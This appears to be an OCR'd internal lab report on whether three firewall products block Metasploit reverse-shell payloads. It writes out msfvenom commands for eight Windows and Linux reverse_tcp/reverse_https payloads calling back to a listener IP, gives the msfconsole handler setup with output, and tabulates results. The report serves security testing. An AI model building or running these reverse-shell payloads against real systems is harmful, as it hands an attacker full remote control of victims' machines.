
Firewall Testing for Metasploits

Metasploit Testing was performed using the standard topology with 3 Firewalls, BitDefender, Ratrap and Firewalla for reverse shell and https based metasploits. The creation of the metasploits and their attack is given in this document.

Topology of Network

The topology implemented for firewall testing is given below;



Execution of Metasploit

Creation of Metasploit

In KaliOS, msfvenom is used for creation of metasploits for example, in kali terminal simple paste the following script

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f exe > 5517_RT.exe

where, windows/meterpreter/reverse_tcp is the type of Metasploit, LHOST is the listening IP address (in this case the server IP) and LPORT is the listening port (in this case 5517). -f exe defines the file type and 5517_RT.exe is the malicious file to be executed at the victim side.

```
root@asim:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f exe > 5517_RT.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@asim:~#
```

Connection with Attack Server

The connection of attacker with server is established using SSH.

```
root@asim:~# ssh kali@10.11.19.243
kali@10.11.19.243's password:
Linux kali 5.5.0-kali2-amd64 #1 SMP Debian 5.5.17-1kali1 (2020-04-21) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 11 02:07:29 2020 from 10.11.17.35
kali@kali:~$
```

Metasploit Attack Creation

After accessing the attack server, the Metasploit console will be used to for listening for a connection made by the malicious file when run.

```
kali@kali:~$ msfconsole
```

```
       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

[*] Starting persistent handler(s)...
msf5 >
```


The same parameters (such as LPORT, LHOST, PAYLOAD) given in Metasploit file will be given to the msfconsole to create the connection

The creation of metasploits is the same overall, the Metasploit type is changed for each different attack.


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5517
LPORT => 5517
msf5 exploit(multi/handler) > set LHOST 10.11.19.243
LHOST => 10.11.19.243
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.11.19.243     yes       The listen address (an interface may be specified)
   LPORT     5517             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Running the Exploit

Run the file in windows, as the exploit was intended for windows/exe format.



then on kali server run exploit to start the exploit process and it will create a session with the victim machine.



here we have full control over the victim's machine using reverse shell.

Scripts for Generation with Results

The scripts generated are as following

1. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f exe > 1.exe
2. msfvenom -p windows/meterpreter/reverse_https LHOST=10.11.19.243 LPORT=9998 -f exe > 2.exe
3. msfvenom -p windows/shell/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f exe > 3.exe
4. msfvenom -p windows/meterpreter_reverse_https LHOST=10.11.19.243 LPORT=9998 -f exe > 4.exe
5. msfvenom -p linux/meterpreter/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f elf > 5.elf
6. msfvenom -p linux/meterpreter_reverse_https LHOST=10.11.19.243 LPORT=9998 -f elf > 6.elf
7. msfvenom -p linux/shell/reverse_tcp LHOST=10.11.19.243 LPORT=5517 -f elf > 7.elf
8. msfvenom -p linux/shell_reverse_tcp LHOST=10.11.19.243 LPORT=9999 -f elf > 8.elf

The results are as following

	OS	Metasploit Type	LPORT	LHOST	Metasploit Penetration Successful		
					Bit Defender	RatTrap	Firewalla
1	Windows	meterpreter/reverse_tcp	5517	10.11.19.243	Yes	Yes	Yes
2		meterpreter/reverse_https	9998		Yes	Yes	Yes
3		shell/reverse_tcp	5517		Yes	Yes	Yes
4		meterpreter_reverse_https	9998		Yes	Yes	Yes
5	Linux	meterpreter/reverse_tcp	5517		Yes	Yes	Yes
6		meterpreter_reverse_https	9998		Yes	Yes	Yes
7		shell/reverse_tcp	5517		Yes	Yes	Yes
8		shell_reverse_tcp	9999		Yes	Yes	Yes

The PCAP files of attack have been attached to the email with serial number 1, 2, 3 etc.